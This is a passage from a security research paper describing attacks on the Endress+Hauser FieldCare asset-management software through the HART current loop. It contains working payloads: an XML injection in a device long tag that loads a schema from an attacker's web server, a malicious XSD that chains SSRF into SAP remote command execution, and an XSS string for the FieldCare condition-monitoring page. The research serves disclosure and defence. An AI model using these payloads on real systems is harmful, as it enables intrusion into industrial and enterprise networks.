Device:		
Manufacturer:		
Device ID / SubID:	-	
Manufacturer ID:		
Hardware revision:		
Software revision:		
Device revision:		
Profile revision:		
Is generic:		No
Used Protocol		
Serial number:		
Bus address		

Figure 16: FieldCare XML special symbols escaping fail.

We can find, by experimenting, that the error itself is triggered by < and ‘ symbols. During the debug and profile process, we have been able (with the really BIG help of Svetlana Cherkasova) to extract the XML document where the error is triggered:

```
<?xml version='1.0'?><FMP xmlns:devinfo='x-
schema:FMPDeviceInformationSchema.xml'>    <devinfo:DeviceInformation
dataSource='device' busCategory='036D1498-387B-11D4-86E1-00E0987270B9'
busCategoryName='HART' busAddress='0' tag="<’" serialNumber='1110044'
hardwareRevision='10' softwareRevision='25' commandRevision='10'
profileRevision='6' genericRevision='0'>        <devinfo:Device name=""
id='41' subId=''/>        <devinfo:ENP enpSoftwareVersion=''
enpSerialNumber='' enpOrderCode='' enpTag='<’''/><devinfo:Manufacturer
name="Honeywell" id='23'/>    </devinfo:DeviceInformation></FMP>
```

The simple XML injection is taking place here. Unfortunately, we cannot reach the beginning of the document, so we cannot trigger an XML eXternal Entity attack. But we can forge an XSD request here, which means that we can do an SSRF (Server-Side Request Forgery) attack. There are more good news: besides the maximum 32 bytes long tag length, FieldCare has a bug in the HART protocol parser, and it will parse a command 20 response till the end of the maximum HART packet length (255). Thus, we can use a **very long** long tag :) Here, the following injection allows us to include an external x-scheme:

```
A' xmlns:device='x-schema:http://domainname:port/file.xsd
```

Here, we are loading the external XML schema from some web server. In the ‘file.xsd’, we are free from the limits on symbols and injection length, so we could use SSRF with much greater efficiency. PAS systems often reside on the upper level of ICS infrastructures, and FieldCare is often integrated with ERP systems, e. g. SAP. If you know an SAP IP address and it’s unpatched, we can use the infamous SAP remote command execution bug (found in 2012 by Dmitry Chastukhin of ERPScan). For example, the following contents of ‘file.xsd’ will run calc.exe on the target SAP:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<Schema name="Device" xmlns="urn:schemas-microsoft-com:xml-data"
xmlns:dt="urn:schemas-microsoft-com:datatypes"
xmlns:xi="http://www.w3.org/2001/XInclude">
<AttributeType name="name" dt:type="string"
xmlns:xi="http://www.w3.org/2001/XInclude"><include xmlns="x-
schema:http://SAPSERVERDOMAINORIP:50100/ctc/servlet/ConfigServlet?param=com.s
ap.ctc.util.FileSystemConfig;EXECUTE_CMD;CMDLINE=calc"/></AttributeType>
</Schema>
```

Mission accomplished – we pwned the ERP system through 4-20 mA current loop! Let’s repeat the attack scheme from the beginning (see fig. 17). Before starting the attack, the attacker sniffs the loop and determines the field device monitored by the PAS system.




Figure 17: Attacking SAP through current loop

On step 1, he sends the HART command 22 (long tag change packet) to the target field device and change its tag to `A' xmlns:device='x-schema:http://domainname`. Additionally, he sets up a web server on the chosen domainname and uploads a file there with a specially crafted XML schema (see above). On step 2, FieldCare queries the field device through the HART gateway or directly through the modem; the XML data is injected into the internal XML documents of the FDT Frame application (step 3). FieldCare asks the evil web server for the external scheme (step 4), receives it (step 5), and an exploit query to SAP is triggered by SSRF (step 6). Now the attacker has successfully run calc.exe through 4-20 mA current loop. An SSRF attack here may lead to other not-very-good consequences, such as XML parser denial-of-service or an NTLM relay attack.


You can change the HART field device long tag using a special script 'hart_change_longtag.rb' or a special MetaSploit module. Both files can be found in the accompanying ICSCorsair software.

6.3. XSS in FieldCare Condition monitoring

FieldCare comes with a Condition Monitoring (CM) system which allows monitoring field device state and exporting this information to other databases or applications. Also, FieldCare CM includes a web server, so engineers and operators can view the information about their field device network using only a web browser. Unfortunately, there are no input filters on long tag parameter in CM. If we use the same technique as in the previous chapter to change the long tag of the field device to something like:

```
A" onLoad="alert(111)" onA="
```

– this will trigger an XSS in CM, as shown on fig. 18:


FieldCare - Professional - DB - local

BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB" onLoad="alert(111)" onA=" (Online Parameterize)

FieldCare CM - Status Monitor - Microsoft Internet Explorer

Адрес: http://localhost/?TargetIsFrame=True&UserName=Administrator&Language=en

Unknown continued 00:00:37

Status Tree Information

Data available: 0% of parameters valid
Last update: N/A
Total number of monitored positions: 1
Number of critical positions: 0
Database size: 0.064GB

Quick Report

For Additional information, click on any of the colored leds in the status tree.

Microsoft Internet Explorer

111

Running | Info | 14.05.2014 20:01:26 | Modules started.

Figure 18: XSS in FieldCare CM

Now we have XSS through current loop, and this is another funny proof of the weaknesses of deep integration of ICS layers.

7. Conclusions and future work

Currently, ICSCorsair provides tools and abilities for attacking HART and Modbus industrial protocols. Using deep integration of modern ICS infrastructures, you can reach the upper levels of a network and even attack the corporate network servers using only the opportunity of connection to the current loop or the RS-485 line. The results of this research show how fragile modern ICS infrastructures can be. The future development of ICSCorsair will include solving some of the following tasks:

- Support for high-speed Profibus-DP network (up to 12 Mbps);
- High-speed USB;
- Support for Profibus-PA, Foundation Fieldbus H1 and HART C8PSK protocols;
- More tools, helper scripts, and features of the mobile application.

8. Thanksgiving service

This research wouldn’t be possible without the help of many people and companies, and we want to mention them. Thanks to:

- **Svetlana Cherkasova** for “some binary magic” in reversing FieldCare and DTMs code, which allowed us to develop an SSRF attack through HART network;
- **ppram-5** for helping in ICSCorsair circuit and PCB design;
- **Alexander Malinovskiy aka Weedle** for help on the HART protocol research, developing the HRTShield PCB, and creating the first version of ICSCorsair prototype (which you saw on fig. 6);
- **Alexander Peslyak (@solardiz)** for many bright ideas;
- **ERPScan** company for help and support;
- **Dmitry Chastukhin (@_chipik)** for the marvelous remote command execution in SAP, which allowed us to show how SSRF can be really dangerous in case of FieldCare;
- **Konstantin Karpov aka QweR** for help with getting, buying, and delivering field devices;
- **Fedor Savelyev aka Alouette** for help with Digital Signal Processing;
- **Grigoriy Savelyev** for help with selecting and graduating op amps;
- **Alexander Polyakov & Vladimir Vorontsov** for great papers and presentations on SSRF attacks;
- **Guys from electronics.stackexchange.net** for answering many stupid questions;
- **Cypress Semiconductors** and **Maxim Integrated** for great ICs and technical support.